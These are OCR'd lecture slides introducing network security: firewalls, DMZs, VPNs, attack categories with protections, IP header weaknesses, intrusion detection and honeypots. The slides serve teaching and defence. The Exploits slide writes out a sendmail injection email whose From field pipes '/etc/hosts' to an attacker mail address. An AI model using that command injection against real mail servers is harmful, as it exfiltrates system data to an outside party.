
Lesson 12 – Network Security

Firewall


- Control access to a computer or network based on rules
  - Simple rules include
    - blocking unsafe ports
    - Filtering packets
  - More complex rules include monitoring port traffic
- Prevent unauthorized traffic to get into the protected network or computer



Source: http://en.wikipedia.org/wiki/File:Firewall.png


Demilitarized Zone (DMZ)

- Subnet that isolates external traffic from the internal network
- Network services are hosted in the DMZ, including
  - Email (SMTP)
  - Web Server
  - FTP
  - Etc.



Virtual Private Network (VPN)

- Establish a secure communication channel over an insecure channel by establishing a cryptographic tunnel
  - Examples
    - Bob can access his company network via the internet
- Used by companies to provide secure remote access
- Personal VPN is very useful to avoid sniffing in public networks



Source: http://en.wikipedia.org/wiki/File:Virtual_Private_Network_overview.svg

Network security

- Goal
  - Maintain CIA (Confidentiality, Integrity, Availability)
- Example of threats
  - Active
    - Interruption (denial of service)
    - Modification
    - Fabrication (reply attack, impersonation)
  - Passive
    - Interception (sniffing)
    - Traffic analysis

What is a network

- Technology
  - Media
    - Wired (phone line, cable, etc.)
    - Wireless (satellite, bluetooth, wi-fi, etc.)
  - Protocols
    - TCP, IP, UDP, etc.
  - Services
    - http, https, ftp, smtp, ftp, etc.
- Examples: Internet, LAN, VLAN, WAN, VPN, IEEE 802.x wireless, etc.

Network openness


- Most network protocols and services are open source and/or open specification (IETF RFCs. See www.ietf.org)
- Every connected device receives every packet (on the wire or on the air)
- Many available tools to monitor and analyze traffic

Good:
- All of this makes it easier to use
- All of this makes it accessible at low cost

Bad:
- All of this makes it difficult to control and police
- All of this makes it easier to attack

Internet protocols

Source: Erik Wilde and Dilan Mahendran (UC Berkeley)
http://courses.ischool.berkeley.edu/i153/s11/internet



Network vulnerabilities

- Highly distributed
  - Too many devices in too many locations (even in a small company)
- Difficult to monitor
  - Too many entry points (both wired and wireless).
  - Not clear boundary
- Many services
  - ftp, telnet, http, smtp, etc.
- Many threats
  - All kind of malware (virus, trojans, rootkits, etc.)
  - Hackers continually inventing new threats

Network attacks (that we have already studied)

- Social engineering
  - Tricking an authorized user in the network to gain access
- Impersonation
  - Posing as an authorized user to the network
- Data driven
  - Malware
- Denial of service
  - Prevent machine or networks from being used

Network attacks (new network oriented)

- Exploits
  - Exploiting a defect or hole in a piece of software or OS
- Infrastructure
  - Exploits infrastructure or protocol bugs or features
- Transitive trust
  - Exploit machine-machine or network-network trust
- Magic
  - New type of attacks (which does not exists today in practice or theory)

Social engineering

- Tricking an authorized user in the network to gain access
- Example
  - Email sent to user asking to change his or her to change password to “ABC123”
  - Attacker then logons to the network using this new password
- Protection
  - Very difficult to protect
  - User education is the best protection

Impersonation

- Posing as an authorized user to the network
- Example
  - Attacker uses an sniffer (tcpdump, kismet, wireshark, etc.) in a hotel, airport, or Starbucks to get user names and passwords
  - Attacker then logon to the network
- Protection
  - Use of secure authentication protocols
  - Use of VPN

Data driven

- Malware
- Example
  - Attacker emails a virus or a Trojan horse to a user in the network, and tricks the user to execute it
- Protection
  - Keep machines with latest patches
  - Use current antivirus
  - Educate users

Denial of service

- Prevent machine or networks from being used
- Example
  - Attacker floods router or network machine with garbage packets. Alternative attacker may jam a machine by flooding it with open connections request
- Protection
  - Not much can be done

Exploits

- Exploiting a defect or hole in a piece of software or OS
- Example
  - Mail systems return email directed to invalid users. In Unix sendmail is executed every time a mail is send
  - Attacker send following email

```
To: baduser target.com
From: "| cat /etc/hosts | mail attacker@home.com
```

  - Full list of host send to attacker
- Protection
  - Have the latest patches for all the software running in your network

Infrastructure

- Exploits infrastructure or protocol bugs or features
- Example
  - Attacker compromises a DNS server in the network
  - Attacker change a name mapping of a host to his own machine.
    - Let say bank.com (IP= 10.10.6.8) to bank.com (IP = 1.2.2.666)
  - When users in the network try to access bank.com they get to the attacker machine
- Protection
  - Very little can be done
  - Try to use secure protocols
  - Disable services and ports that are not been used

Transitive trust

- Exploit machine-machine or network-network trust
- Example
  - Unix uses .rhosts or hosts.equiv for trusted hosts
  - Attacker compromises a machine and add new trusted hosts
  - In addition attacker can access the trusted hosts from the compromised machine and do the same
- Protection
  - Trust relationships should be revisited frequently and maintained up to date


Magic

- New type of attacks (which does not exists today in practice or theory)
- By definition, we don’t know how those attacks will be.

IP Header and vulnerabilities

- Note that you change everything as long as you recalculate the header checksum
  - Can change the source and/or destination address (for impersonation)
  - Can change the time to live (for reply attacks)
  - Etc.

Easy for infrastructure attacks



Picture from: Erik Wilde and Dilan Mahendran (UC Berkeley)
http://courses.ischool.berkeley.edu/i153/s11/internet

Network defenses

- Perimeter protection
  - Firewalls
  - DMZ
  - Wireless security
- Secure channels
  - VPN
- Machine protection
  - Antivirus
  - Firewalls
  - Up to date patches
- Intrusion detection systems (IDS)
  - Honeypots
- Forensics
  - Incident investigation

Intrusion detection systems

- Intrusion are actions or activities that compromise the CIA of a resource
- Systems designed to detect and report intrusions
- Techniques
  - Real time monitoring
  - Statistic profiles
  - Attack signature detection
- Components
  - Sensors
  - Detection rules
  - Logs and traces
  - Reporting

Honeypots

- Machines that are intentionally exposed for attacks
  - Uses instruction detection systems to log and report attacks
- There are multiple types, but mainly
  - Server honeypots
    - Server waiting to be attacked or infected
  - Client honeypots
    - Normally emulates a browser
    - Actively interacting with other servers

The End